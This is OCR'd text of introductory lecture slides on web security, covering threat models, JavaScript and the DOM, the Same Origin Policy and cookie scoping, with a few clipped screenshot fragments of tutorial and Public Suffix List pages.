
Browser’s View



Responsible for securely confining Web content presented by visited websites

Potentially malicious!

Web Server's View




Potentially malicious!

Web applications

- Online merchants, banks, Google Apps ... Zoom
- Mix of server-side and client-side code
  - Server-side code written in PHP, Ruby, ASP, JSP… runs on the Web server
  - Client-side code written in JavaScript… runs in the Web browser
- Many potential bugs: XSS, XSRF, SQL injection

Where Does the Attacker Live?



Web Threat Models

- Web attacker

The goal of Web security is to protect against these attacks

- Network attacker
  - Passive: wireless eavesdropper
  - Active: evil Wi-Fi router, DNS poisoning
- Malware attacker
  - Malicious code executes directly on victim’s computer
  - To infect victim’s computer, can exploit software bugs (e.g., buffer overflow) or convince user to install malicious content (how?)
    - Masquerade as an antivirus program, video codec, etc.

Web Attacker

Controls a malicious website (attacker.com)

- Can even obtain an SSL/TLS certificate for his site ($0)

User visits attacker.com

- Why? Phishing email, enticing content, search results, link placed by an ad network, FB app, blind luck …

Attacker has no other access to user machine!

Variation: “iframe attacker”

- An iframe with malicious content included in an otherwise honest webpage (syndicated advertising, mashups, etc.)

OS vs. Browser Analogies

Operating system

Primitives

- System calls
- Processes
- Disk

Principals: Users

- Discretionary access control

Vulnerabilities

- Buffer overflow
- Root exploit

Web browser

Primitives

- Document object model
- Frames
- Cookies and localStorage

Principals: “Origins”

- Mandatory access control

Vulnerabilities

- Cross-site scripting
- Universal scripting

Browser: Basic Execution Model

Each browser window or frame:

- Loads content
- Renders
  - Processes HTML and executes scripts to display the page
  - May involve images, subframes, etc.
- Responds to events

Events

- User actions: OnClick, OnMouseover
- Rendering: OnLoad, OnUnload
- Timing: setTimeout(), clearTimeout()

HTML and Scripts

```
<html>
    …
<p> The script on this page adds two numbers
<script>
        var num1, num2, sum
        num1 = prompt("Enter first number")
        num2 = prompt("Enter second number")
        sum = parseInt(num1) + parseInt(num2)
        alert("Sum = " + sum)
</script>
        …
</html>
```

Browser receives content, displays HTML and executes scripts

Event-Driven Script Execution

```
<script type="text/javascript">
    function whichButton(event) {
    if (event.button==1) {
             alert("You clicked the left mouse button!") }
    else {
             alert("You clicked the right mouse button!")
    }}
</script>
…
<body onmousedown="whichButton(event)">
…
</body>
```

Script defines a
page-specific function

Function gets executed
when some event happens

JavaScript

"The world's most misunderstood programming language"

Language executed by the Web browser

- Scripts are embedded in webpages
- Can run before HTML is loaded, before page is viewed, while it is being viewed, or when leaving the page

Used to implement "active" webpages and Web applications

A (potentially malicious) webpage gets to execute some code on user's machine

JavaScript History

Developed by Brendan Eich at Netscape

- Scripting language for Navigator 2

Later standardized for browser compatibility

- ECMAScript Edition 3 (aka JavaScript 1.5)

Related to Java in name only

- Name was part of a marketing deal
- "Java is to JavaScript as car is to carpet"


Various implementations available

- SpiderMonkey, RhinoJava, others

Common Uses of JavaScript

- Page embellishments and special effects
- Dynamic content manipulation
- Form validation
- Navigation systems
- Thousands of applications
  - Google Docs, Google Maps, OS widgets…

Browser and Document Structure



All Tutorials
JavaScript/DHTML Tutorial
JavaScript/DHTML Assignments

1. Foundations of DHTML
Introduction to DHTML
The Document Object Model
JavaScript Event Handlers
Scripting Properties and Methods
Scripting with JavaScript
Script Locations and Formats
Dynamic Styles

2. JavaScript Data Operations
Data Types and Variables
Arithmetic Operations
String Operations
The Math Object
String Objects
The Date Object

3. Basic Input and Output
Writing to a Document
Textbox Fields
Alert Boxes
Confirm Boxes
Prompt Boxes

4. Script Decision Making
The if Statement
The if...else Statement
The if...else if Statement
The switch Statement

5. Script Iterations

e Document Object Model


A Web pa pplying JavaScript processing to the XHTML elements on that page. bly have considered XHTML tags simply as markup codes providing nd supplying mechanisms through which styling is applied to that content. Importantly, though, XHTML tags are also **software objects**. That is, all XHTML tags have **properties** and **methods** that can be programmed. As is the case with all software objects, properties refer to characteristics of the element; methods refer to actions the object can perform. XHTML tags, then, are programmable through JavaScript processing routines that set their properties and activate their methods in order to make Web pages dynamic.

The programming interface to the Web page is known as the Document Object Model (DOM). T s comprising a Web page, and it provides the means for iden ir properties and methods to produce dynamic changes.

The DOM Hierarchy

Basically, the DOM is a hierarchy of browser components. At the top-most level is the browser (**navigator**) object. At the next level down the hierarchy is the **window** object, the main browser window within which Web pages appear. Within the window are optional **frame** objects (if the window is divided into frames), and these window and frame objects contain the **document** objects representing Web pages. The page itself contains other objects, including

DOM tree



W3C standard differs from models supported in existing browsers

Document Object Model (DOM)

HTML page is structured data

DOM is object-oriented representation of the hierarchical HTML structure

- Properties: document.alinkColor, document.URL, document.forms[ ], document.links[ ], …
- Methods: document.write(document.referrer)

These change the content of the page!

also Browser Object Model (BOM)

- Window, Document, Frames[], History, Location, Navigator (type and version of browser)

Sample HTML

```
<ul id="t1">
<li> Item 1 </li>
</ul>
```

Reading DOM with JavaScript

Sample script

1. document.getElementById('t1').nodeName	ul
2. document.getElementById('t1').nodeValue	null
3. document.getElementById('t1').firstChild.nodeName	li
4. document.getElementById('t1').firstChild.firstChild.nodeName	text
5. document.getElementById('t1').firstChild.firstChild.nodeValue	Item 1

A text node below the "li" which holds the actual text data as its value

Manipulating DOM with JavaScript

Some possibilities

- createElement(elementName)
- createTextNode(text)
- appendChild(newChild)
- removeChild(node)

Example: add a new list item

```
var list = document.getElementById('t1')
var newitem = document.createElement('li')
var newtext = document.createTextNode(text)
list.appendChild(newitem)
newitem.appendChild(newtext)
```

Web Content Comes from Many Sources

Scripts

```
<script  src=“//site.com/script.js”>   </script>
```

Frames

```
<iframe  src=“//site.com/frame.html”> </iframe>
```

Stylesheets (CSS)

```
<link rel=“stylesheet”  type="text/css”  href=“//site.com/theme.css" />
```

Flash objects using swfobject.js script (now obsolete)

JavaScript in Webpages

Embedded in HTML as a <script> element

- Written directly inside a <script> element

```
<script> alert("Hello World!") </script>
```

- In a file linked as src attribute of a <script> element

```
<script type="text/JavaScript” src=“functions.js"></script>
```


Event handler attribute

```
<a href="http://www.yahoo.com" onmouseover="alert('hi');">
```

Pseudo-URL referenced by a link

```
<a href=“JavaScript: alert(‘You clicked’);”>Click me</a>
```

Browser Sandbox



Goal: safely execute JavaScript code provided by a website

- No direct file access, limited access to OS, network, browser data, content that came from other websites

How: Same Origin Policy

- Scripts can only access properties of documents and windows from the same domain, protocol, and port

Note: user can grant privileges to signed scripts
UniversalBrowserRead/Write, UniversalFileRead, UniversalSendMail

… don't, unless you really know what you're doing

Same Origin Policy for DOM ← Applies to every window and frame

Origin A can access origin B's DOM
if A and B have same (protocol, domain, port)

protocol://domain:port/path?params

SOP for cookies is a little different...

Examples of Origins

These are different origins:
cannot access each other

http://cornell.edu

http://tech.cornell.edu

http://cornell.edu:8080

https://cornell.edu

These are the same origin:
can access each other

http://cornell.edu

http://cornell.edu:80

http://cornell.edu/academics

Setting Cookies by Server


HTTP Response

```
HTTP/1.0 200 OK
Date: Sun, 21 Apr 1996 02:20:42 GMT
Server: Microsoft-Internet-Information-Server/5.0
Connection: keep-alive
Content-Type: text/html
Set-Cookie: trackingID=3272923427328234
Set-Cookie: userID=F3D947C2
Content-Length: 2543

<html>Some data... whatever ... </html>
```

Let’s look at the cookies set by a typical website…

Setting Cookies by Server



HTTP Header:

Set-cookie: NAME=VALUE;

domain = (when to send);

path = (when to send);

secure = (only send over HTTPS);

expires = (when expires);

HttpOnly


scope

default scope:
domain and path
of the setting URL

If NULL, this session only

Delete cookie by setting
“expires” to a past date

Cookie Are Identified by (domain, name, path)



cookie 1
name = userid
value = test
domain = login.site.com
path = /
secure

cookie 2
name = userid
value = test123
domain = .site.com
path = /
secure

distinct cookies

both cookies are stored in browser's storage ("cookie jar")

both cookies are in scope of login.site.com

SOP for Writing Cookies

Domain: any domain suffix of URL-hostname except top-level domain (TLD)

Path: anything

If not specified, then set to the hostname from which the cookie was received

What cookies can be set by login.site.com?

allowed domains


- ✓ login.site.com
- ✓ .site.com

disallowed domains

- ✗ user.site.com
- ✗ othersite.com
- ✗ .com

login.site.com can set cookies for all of .site.com but not for another site or TLD

Problematic for sites like .cornell.edu



PUBLIC SUFFIX LIST

A "public suffix" is one under which Internet users can (or historically could) directly register names. Some examples of public suffixes are `.com`, `.co.uk` and `pvt.k12.ma.us`. The Public Suffix List is a list of all known public suffixes.

The Public Suffix List is an initiative of Mozilla, but is maintained as a community resource. It is available for use in any software, but was originally created to meet the needs of browser manufacturers. It allows browsers to, for example:

- Avoid privacy-damaging "supercookies" being set for high-level domain name suffixes
- Highlight the most important part of a domain name in the user interface
- Accurately sort history entries by site

We maintain a fuller (although not exhaustive) list of what people are using it for. If you are using it for something else, you are encouraged to tell us, because it helps us to assess the potential impact of changes. For that, you can use the psl-discuss mailing list, where we consider issues related to the maintenance, format and semantics of the list. Note: please do not use this mailing list to request amendments to the PSL's data.

It is in the interest of Internet registries to see that their section of the list is up to date. If it is not, their customers may have trouble setting cookies, or data about their sites may display sub-optimally. So we encourage them to maintain their section of the list by submitting amendments.


Sending Cookies by Browser

HTTP Request

```
GET  /index.html  HTTP/1.1

Accept: image/gif, image/x-bitmap, image/jpeg, */*
Accept-Language: en
Connection: Keep-Alive
User-Agent: Mozilla/1.22 (compatible; MSIE 2.0; Windows 95)
Cookie: trackingID=3272923427328234
Cookie: userID=F3D947C2
Referer: http://www.google.com?q=dingbats
```

